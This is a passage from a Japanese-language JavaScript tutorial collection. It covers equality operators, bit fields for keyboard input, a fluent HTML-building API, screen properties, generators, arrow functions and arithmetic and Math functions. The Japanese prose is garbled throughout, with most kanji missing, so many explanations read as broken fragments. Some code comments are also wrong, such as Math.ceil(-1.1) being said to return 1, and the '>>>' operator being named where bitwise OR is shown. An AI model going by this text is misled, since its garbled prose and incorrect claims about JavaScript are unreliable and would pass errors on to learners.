[null].includes(undefined); // false
[[]].includes([]);           // false
```

このアルゴリズムは、 のをとしてする。

- `[x].includes(x)`はの`x`にして`true`
- `[x].includes(y)`である`true`、およびのみ、 `[y].includes(x)`である`true`ののののために、 `x`および`y`。
- `[x].includes(y)`と`[y].includes(z)`が`true`であれば、 `[x].includes(z)`もすべて`x`、 `y`、 `zx true`です。

な

それはSameValueのようにるいますが、

- `+0`と`-0`がしいと`-0`ます。
- のとなる`NaN`それをむをする

このアルゴリズムは、 `===`ECMAScript 3をしてできます。

`!==`ECMAScript 3もあり`!==`これは`===`のをにします。

```
1 === 1;             // true
+0 === -0;           // true
NaN === NaN;         // false
true === "true";     // false
false === 0;         // false
1 === "1";           // false
null === undefined; // false
[] === [];           // false
```

このアルゴリズムは、のをする。

-

`x === y`ある`true` Y === X、もし、びのみで`is, for any values` X `and` y`。
- `x === y`と`y === z`が`true`であれば、の`x` 、 `y` 、 `z`x `x === z`も`true`です。

しかしではない。なぜなら、

- `NaN`はではありません `NaN !== NaN`

な

のオペランドがじタイプにしている、なのようにします。

それのは、のようにします。

- `undefined`と`null`はしいとみなされます
- とをすると、はにされます
- ブーールとのをすると、ブーールはにされます
- オブジェクトを、、またはシンボルとする、オブジェクトはプリミティブにされます

があった、にがにされます。それの、アルゴリズムは`false`し`false`。

このアルゴリズムは、 `==`ECMAScript 1でできます。

`!=`ECMAScript 1もあり、 `==`のはになります。

```
1 == 1;            // true
+0 == -0;          // true
NaN == NaN;        // false
true == "true";    // false
false == 0;        // true
1 == "1";          // true
null == undefined; // true
[] == [];          // false
```

このアルゴリズムは、のをする。

- `x == y`ある`true` 、もし、びにのみ`y == x`される`true`ののののために、 `x`および`y`。

しかしではない。なぜなら、

- `NaN`はではありません `NaN != NaN`
- えば`0 == ''`と`0 == '0'` 、 `'' != '0'` はされません`'' != '0'`

のステートメントのグループ

にのブーールをグループすると、よりなをできます。に、ifでちます。

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

グルーープされたロジックをにして、ステーートメントをしくにすることもできます。

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

こののおよびのくのでは、でステーートメントをグルーープすることは、それらをしたとじようにし、リニアなロジックにうだけでじがられることにしてください。はをするほうがきです。なぜなら、がしたことをにし、ミスをぐためです。

がってやNaNNot a Numberにされるがあることにしてください。

JavaScriptはまかにけされています。にはなるデーータをめることができ、はそのデーータをできます。

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

をうとき、JavaScriptはをにできます

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

からをくと、エラーはしませんが、NaNNot a Numberがされます。

```
"Hello" - "Dolly"    // returns NaN
```

のリスト

オペレーター		
==	しい	`i == 0`
===	しいとタイプ	`i === "5"`
!=	しくない	`i != 5`
!==	しくないまたはタイプ	`i !== 5`
>	よりきい	`i > 5`

オペレーター		
<		i < 5
>=	それ	i >= 5
<=		i <= 5

マルチデ—タのをするためのビットフィ—ルド

ビットフィ—ルドは、さまざまなブ—ルを々のビットとしてするです。ビットがオンのはtrue、オフのはfalseとなります。のビットフィ—ルドでは、メモリをしをするため、、フィ—ルドがされていました。ビットフィ—ルドをするはもはやではありませんが、くのタスクをできるいくつかのがあります。

たとえば、ユ—ザ—。キ—ボ—ドのキ—のを、、、からするときは、をビットでりてて、さまざまなキ—を1つのにエンコ—ドできます。

キ—ボ—ドをビットフィ—ルドでむ

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

としてみる

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

ビットをオンにするには、ビットまたは `|` します`|`そのビットにする。したがって、2のビットをしたいは、 `bitField |= 0b10`がオンになります。ビットをオフにしたいは、ビットでし、 `&`をなビットでオンにします。 4ビットをし、2ビットを`bitfield &= 0b1101;`からオフにする`bitfield &= 0b1101;`

のは、さまざまなキ—をにするよりもはるかににえます。はいするのがもうしですが、をべるときにがあります。

すべてのキ—がアップしているかどうかをテストしたい。

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

いくつかのをすると、がになります

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

その、さまざまなキーボードのをすばやくテストできます

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

キーボードはにすぎません。ビットフィールドは、みわせてするのあるさまざまながあるにです。 Javascriptでは、ビットフィールドに32ビットまでできます。これらをすることで、なパフォーマンスをできます。らはよくっておくがあります。

オンラインでをむ https://riptutorial.com/ja/javascript/topic/208/

90: なAPI

き

Javascriptは、なAPIをするのにです - のにをてたのAPIです。なをるために、のとみわせてください。

Examples

JSでのHTMLのなAPIキャプチャ

6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
        this.sections = [];
        this.lists = [];
```

```
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
        this.lastSection = section;
        return this;
    }

    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

これにより、APIのコンシューマは、たのい、つまりこののためのほぼDSLを、プレーンなJSをしてできます。

6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),

    Article.withTopic('JavaScript')
```

```
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

オンラインでなAPIをむ https://riptutorial.com/ja/javascript/topic/9995/なapi

91:

Examples

の

のサイズウィンドウクロムとメニューバー/ランチャーをむをするには

```
var width  = window.screen.width,
    height = window.screen.height;
```

の「な」をする

の「な」をするにはつまり、のにバーをめずに、ウィンドウクロムやのウィンドウをむ

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

にするの

のとピクセルのさをするには

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

ウィンドウの**innerWidth**プロパティと**innerHeight**プロパティ

ウィンドウのさとをする

```
var width = window.innerWidth
var height = window.innerHeight
```

ページのとさ

のページのとさをするにはブラウザの、たとえばプログラミングの

```
function pageWidth() {
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
```

```
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/523/

92:

き

ジェネレータ `function*`キーワードではコルーチンとしてされ、イテレータをしてされるのをします。

- *パラメータ{,り}
- ジェネレータ=
- {、}=ジェネレータ.next
- {value、done} = generator.returnvalue
- generator.throwエラー

ジェネレータは、ES 2015のとしてされたであり、のブラウザではできません。また、 `v6.0`、Node.jsでにサポートされています。なブラウザリストについては、 MDNドキュメントをしてください。ノードについては、 node.green Webサイトをしてください。

Examples

ジェネレータ

ジェネレータは`function*`でされます。びされると、そのボディはにされません 。わりに、 ジェネレータオブジェクトをします。 ジェネレータオブジェクトは、のを「ステップスルー」するためにできます。

の`yield`は、をしてできるポイントをします。

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next();  // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

ジェネレ―タにエラ―をげる

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

ジェネレ―タはです。これは`for...of`でル―プされ、プロトコルにするのでされます。

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)];  // [0, 1, 2]
let max = Math.max(...range(100));  // 99
```

ここでは、ES6のジェネレ―タからカスタムのなオブジェクトをするのをします。ここでは、ジェネレ―タ`function *`われています。

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
```

```
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

ジェネレーターへのの

`next()`メソッドにすことで、ジェネレーターにをることができます 。

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

のジェネレーターに

ジェネレーターから、コントロールは`yield*`をってのジェネレーターにすることができます。

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}
```

```
var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

イテレータ - オブザーバインタフェース

ジェネレータは、 `Iterator`と`Observer`という2つののみわせです。

イテレータ

は、びされたときに`iterable`をすものです。 `iterable`はあなたができるものです。 ES6 / ES2015 、すべてのコレクションArray、Map、Set、WeakMap、WeakSetはIterableコントラクトにしています。

ジェネレータイテレータはプロデューサです。において、はからのを`PULL`。

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

あなたがびすたび`a.next()`あなたはにしている`pull`イテレータからを-ingと`pause`で`yield`。 `a.next()`をびすと、はにしたからします。

ジェネレータはまた、いくつかのをジェネレータにすことができるオブザーバです。

```
function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

ここでは、 `yield 1`があるにされるのようにわれることがわかります。それがされるは、 `a.next`びしのとしてられたです。

したがって、 `i.value`がに`i.value`される `1` になり、のへのをけると、 `a.next(100)`をしてをジェネレータに`a.next(100)`ます。

ジェネレータとの

ジェネレーターは、がジェネレーターをりみ、コードをにきむことをにする、taskJSまたはcoからの`spawn`でくされてい`spawn`。これは、コードがコードにされる/してされることをしません。`sync`ようにえるコードをくことはできますが、にはまだ`async`です。

> はブロックです。はちます。ブロックするコードをくのはです。プーリングすると、りてにがされます。PUSHingの、コールバックのにがされます。

ィテレーターをするときは、プロデューサーからを`PULL`します。あなたがコールバックをすると、プロデューサーの`PUSH`コールバックののにをES。

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

ここでは、のをく`a.next()`とに、`v => {...}`コールバックであり、は`PUSH`にED `v`コールバックの。

このプッシュプッシュメカニズムをして、このようなプログラミングをくことができます。

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

   // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

だから、のコードをると、`blocking`れているようなコードをいていますyieldステートメントは100msってからをけます。しかし、には`waiting`ます。ジェネレーターの`pause`と`resume`プロパティは、このらしいトリックをうことができます。

どのようにするのですか

スポーンは、`yield promise`をして、ジェネレーターからプロミスステートをPULLし、プロミスがされるまでし、されたをジェネレーターにしてするようにします。

すぐする

したがって、ジェネレーターとスポーンをすると、NodeJSのすべてのコードをしているようにえるようにできます。これにより、デバッグがになります。また、コードはきれいにえます。

このは、`async...await`ようにJavaScriptののバージョンにけられ`async...await`ます。しかし、ライブラリでされているspawntaskjs、co、またはbluebirdをして、ES2015 / ES6でることができます

ジェネレーターによるフロー

ジェネレーターは、してからをできるです。これにより、qやcoをとしたライブラリをってをエミュレートできます。には、のをつをくことができます

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

これにより、しているかのようにコードをきむことができます。さらに、いくつかのブロックでをしてみてください。がされた、エラーはのキャッチによってキャッチされます。

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

coをうと、 `q.spawn`わりに`co(function * (){...})`とくじように`q.spawn`

オンラインでをむ https://riptutorial.com/ja/javascript/topic/282/

93:

き

Arrowは、 ECMAScript 2015ES6での 、レキシカルスコープのをにするです。

- x => y //のリターン
- x => {return y} //なり
- x、y、z=> {...} //の
- async=> {...} // Asyncの
- => {...}//ちにびされる
- const myFunc = x

  => x * 2 //ののでしないトークンエラーがスローされます
- const myFunc = x =>

  x * 2 //ののはなです

JavaScriptののについては、 のドキュメントをください。

はECMAScript 6のであるため、 ブラウザのサポートがされることがあります。のは、をサポートするもいブラウザのバージョンをしています。

クロム	エッジ	Firefox	インターネットエクスプローラ	オペラ	Opera Miniは	サファリ
45	12	22	おりいできません	32	おりいできません	10

Examples

き

JavaScriptでは、は "" => をしてでされます。これは、 Common Lispののためにラムダとばれることがあります。

もなのは、 =>にがあり、にりがあります。

```
item => item + 1 // -> function(item){return item + 1}
```

このは、にをするとすぐにびすことができます。

```
(item => item + 1)(41) // -> 42
```

がのパラメ―タ―をる、そのパラメ―タ―のまわりのかっこはオプションです。たとえば、のはじのをにします 。

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

ただし、にパラメ―タがない、またはのパラメ―タがされているは、しいカッコがすべてをむがあります。

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

がのでされていないは、でみ、な`return`をしてをするがあります。

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

のがオブジェクトリテラルのみでされている、このオブジェクトリテラルはかっこでむがあります。

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

なは、およびのがオブジェクトリテラルのであることをします。つまり、のりではありません。

レキシカルスコープバインディング"this"の

はにスコープされています。これは、 `this` Bindingがのスコープのコンテキストにバインドされていることをします。それはでも、うことです`this`のをしてすることができることをいいます。

のをてください。 `Cow`クラスには、1にされるサウンドをするメソッドがあります。

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
```

```
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

`makeSoundLater()`メソッドでは、 `this`コンテキストは`Cow`オブジェクトののインスタンスをします。したがって、が`betsy.makeSoundLater()`をびす、 `this`コンテキストは`betsy`し`betsy`。

をうことで、 `this`コンテキストをして、 "moo"をしく`this.sound`するように`this.sound`ときに`this.sound`をできるようにします。

---

arrowのわりにのをした、クラスにあるというコンテキストがわれ、 `sound`プロパティにアクセスできなくなります。

Object

はオブジェクトをしません。したがって、 `arguments`はにのスコープのをするだけです。

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

このため、もびし/びしをしません 。

いくつかのエッジケースでは、オブジェクトのがになることがありますが、に、りのパラメータはなです。

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

のリターン

Arrowは、にのしかまれていない、にのをラップするをにすることで、にをすことがあります。

```
const foo = x => x + 1;
foo(1); // -> 2
```

のリターンをするときは、オブジェクトのリテラルをカッコでむがあります。そのため、はのがいているとされません。

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

なリターン

Arrowは、 `return`キーワードをしてにをすることができるで、とによくたをすることができます。にのをでみ、をします。

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

はコンストラクタとしてする

Arrowは、 `new`キーワードとともにすると`TypeError`をスローします。

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/5007/

94:

- `clz32`メソッドは、Internet ExplorerまたはSafariではサポートされていません

Examples

+

`+` はをします。

```
var a = 9,
    b = 3,
    c = a + b;
```

`c`は12になります

このオペランドは、1のでることもできます。

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d`は20になります。

どちらのオペランドもプリミティブにされます。どちらかがのは、にされてされます。それのは、ともにされてされます。

```
null + null;       // 0
null + undefined; // NaN
null + {};         // "null[object Object]"
null + '';         // "null"
```

オペランドがとの、はにされてされます。にえるをするとしないになることがあります。

```
"123" + 1;         // "1231" (not 124)
```

のいずれかのわりにブールがされている、ブールはがされるに `false`は`0`、`true`は`1`にされます。

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

ブーールがとともにえられると、ブーールはにされます。

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

-

- はをします。

```
var a = 9;
var b = 3;
var c = a - b;
```

cは6になります

のわりにまたはブーールがされているは、がされるににされます falseは0 、 trueは1 。

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

のをにできない、はNaNなります。

```
"foo" - 1;       // NaN
100 - "bar";     // NaN
```

*

* は、リテラルまたはにしてをします。

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

/

/ は、リテラルまたはのをします。

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

り/モジュラス

/モジュラス % は、をします。

```
console.log( 42 %  10); //  2
```

```
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

このは、あるオペランドを2オペランドでしたときのりをします。1オペランドがのである、りはにであり、のはのです。

のでは、をせずにびするがにないうちに、 `10`を`42`から4することができます。したがって、りは`42 - 4 * 10 = 2`です。

は、のにちます。

1. がのでりれるかどうかをテストする

   ```
   x % 4 == 0 // true if x is divisible by 4
   x % 2 == 0 // true if x is even number
   x % 2 != 0 // true if x is odd number
   ```

   `0 === -0` 、これは`x <= -0`です。

2. `[0, n)`でのインクリメント/デクリメントをします。

々からをインクリメントするがあると`0`にしかしまない `n`ののので、の`n-1`になる`0`。このようなコードでこれをうことができます

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

さて、のをし、たちはからインクリメントとデクリメントのにするがあると`0` まないに`n` 、ので、にの`n-1`なる`0`のに、のが`0`になる`n-1`

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

`delta()`をびして、とのをデルタパラメータとしてすことができます。

モジュラスをしてのをる

```
var myNum = 10 / 4;        // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7;           // -2.857142857142857
fraction = myNum % 1;      // -0.857142857142857
```

インクリメント++

インクリメント ++ は、そのオペランドを1つインクリメントします。

- としてすると、インクリメントするにをします。
- としてすると、インクリメントにをします。

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a     // 6
```

この、 aはbをしたにインクリメントされます。したがって、 bは5になり、 cは6になります。

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a     // 6
```

この、 aするにインクリメントさb 。したがって、 bは6になり、 cは6になります。

インクリメントとデクリメントは、 forループでよくさforます。

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

プレフィックスバリアントがどのようにわれているかにこれにより、のにをすためにがにされることがなくなります。

デクリメント --

-- は、を1らします。

- としてされるn 、オペレータは、のりn 、 いでデクリメントされたをりてます。
- としてされるn 、オペレータがデクリメントりてn 、 にされたをします。

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

この、 bにされています。 aしたがって、 bは5になり、 cは4になります。

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

この、 b 、しいにされています。 aしたがって、 bは4になり、 cは4になります。

な

およびは、 forループでにさforます。たとえば、のようになります。

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

プレフィックスバリアントがどのようにわれているかにこれにより、のにをすためにがにされることがなくなります。

> どちらも--と++はどちらものとていませんが、 のためのになです。りは、かかわらずx--およびx--にりてxようにx = x - 1。
>
> ```
> const x = 1;
> console.log(x--)  // TypeError: Assignment to constant variable.
> console.log(--x)  // TypeError: Assignment to constant variable.
> console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix
> operation.
> console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix
> operation.
> ```

Math.powまたは**

は、2オペランドを1オペランドa b のべきとする。

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

cは8になります

6

ステージ3 ES2016ECMAScript 7

```
let a = 2,
    b = 3,
    c = a ** b;
```

$_c$は8になります

の**n**をめるには**Math.pow**をいます。

nのルーツをつけることは、nのパワーにげることのです。たとえば、 $_2$のが$_5$のは$_{32}$です。 $_{32}$の5のルートは$_2$です。

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

`Math.E`	の*e*	2.718
`Math.LN10`	10の	2.302
`Math.LN2`	2の	0.693
`Math.LOG10E`	*E*の10をとする	0.434
`Math.LOG2E`	ベース2の*e*	1.442
`Math.PI`	Piとのπ	3.14
`Math.SQRT1_2`	1/2の	0.707
`Math.SQRT2`	2の	1.414
`Number.EPSILON`	1つのと1つののをです	2.220446049250313080847263336181 6E-16
`Number.MAX_SAFE_INTEGER`	$_n$と$_{n + 1}$がともNumberとしてにできるようなの$_n$	2 ^ 53 - 1
`Number.MAX_VALUE`	のの	1.79E + 308
`Number.MIN_SAFE_INTEGER`	$_n$と$_{n - 1}$がともNumberとしてにできるようなの$_n$	- 2 ^ 53 - 1
`Number.MIN_VALUE`	Numberのの	5E-324
`Number.NEGATIVE_INFINITY`	のの-∞	

`Number.POSITIVE_INFINITY`	ののの∞	
`Infinity`	ののの∞	

のすべてのはラジアンです。 ラジアンで`180 * r / Math.PI`た`r`は、 `180 * r / Math.PI`で`180 * r / Math.PI`します。

```
Math.sin(r);
```

これは`r`のをし、-1と1ののをします。

```
Math.asin(r);
```

これは、 `r`のであるをします。

```
Math.asinh(r)
```

これは、 `r`のアークサインをします。

```
Math.cos(r);
```

これは`r`のをし、-1と1ののをします

```
Math.acos(r);
```

これは、 `r`をします。

```
Math.acosh(r);
```

これは、 `r`のアークコサインをします。

```
Math.tan(r);
```

これは、 `r`のをします。

```
Math.atan(r);
```

これは、 `r`ののをします。 `-π/2`と`π/2`のをラジアンでします。

```
Math.atanh(r);
```

これはrのをします。

```
Math.atan2(x, y);
```

これは、 (0, 0)から(x, y)までののをラジアンでします。 -πとπのをします-πはみません。

め

め

Math.round()は、をもいにめます。

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

しかし

```
var c = Math.round(-2.7);       // c is now -3
var c = Math.round(-2.5);       // c is now -2
```

-2.5を-2めるにしてください。これは、ハーフウェイのはにりげられます。つまり、のがきいにめられます。

ラウンドアップ

Math.ceil()はをめます。

```
var a = Math.ceil(2.3);        // a is now 3
var b = Math.ceil(2.7);        // b is now 3
```

ceil 、のがゼロにかってめますINGの

```
var c = Math.ceil(-1.1);       // c is now 1
```

ラウンドダウン

Math.floor()はをめます。

```
var a = Math.floor(2.3);        // a is now 2
var b = Math.floor(2.7);        // b is now 2
```

floorのをingがゼロかられて、それをめます。

```
var c = Math.floor(-1.1);       // c is now -1
```

りめる

ビット `>>>`をくをすると、 `-2147483649`と`2147483648`のにのみされます。

```
2.3  | 0;                        // 2 (floor)
-2.3 | 0;                        // -2 (ceil)
NaN  | 0;                        // 0
```

6

`Math.trunc()`

```
Math.trunc(2.3);                 // 2 (floor)
Math.trunc(-2.3);                // -2 (ceil)
Math.trunc(2147483648.1);        // 2147483648 (floor)
Math.trunc(-2147483649.1);       // -2147483649 (ceil)
Math.trunc(NaN);                 // NaN
```

`Math.floor`、 `Math.ceil()`、および`Math.round()`は、のにめるためにできます

2をするには

```
 var myNum = 2/3;                // 0.6666666666666666
 var multiplier = 100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
 var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

また、いくつかのにめることもできます

```
 var myNum = 10000/3;            // 3333.3333333333335
 var multiplier = 1/100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 3300
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
 var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

もっといやすいとして

```
 // value is the value to round
 // places if positive the number of decimal places to round to
 // places if negative the number of digits to round to
 function roundTo(value, places){
     var power = Math.pow(10, places);
     return Math.round(value * power) / power;
 }
 var myNum = 10000/3;    // 3333.3333333333335
 roundTo(myNum, 2);  // 3333.33
 roundTo(myNum, 0);  // 3333
 roundTo(myNum, -2); // 3300
```

そして、 `ceil`と`floor`バリエーション

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

と

```
var a = Math.random();
```

aサンプル `0.21322848065742162`

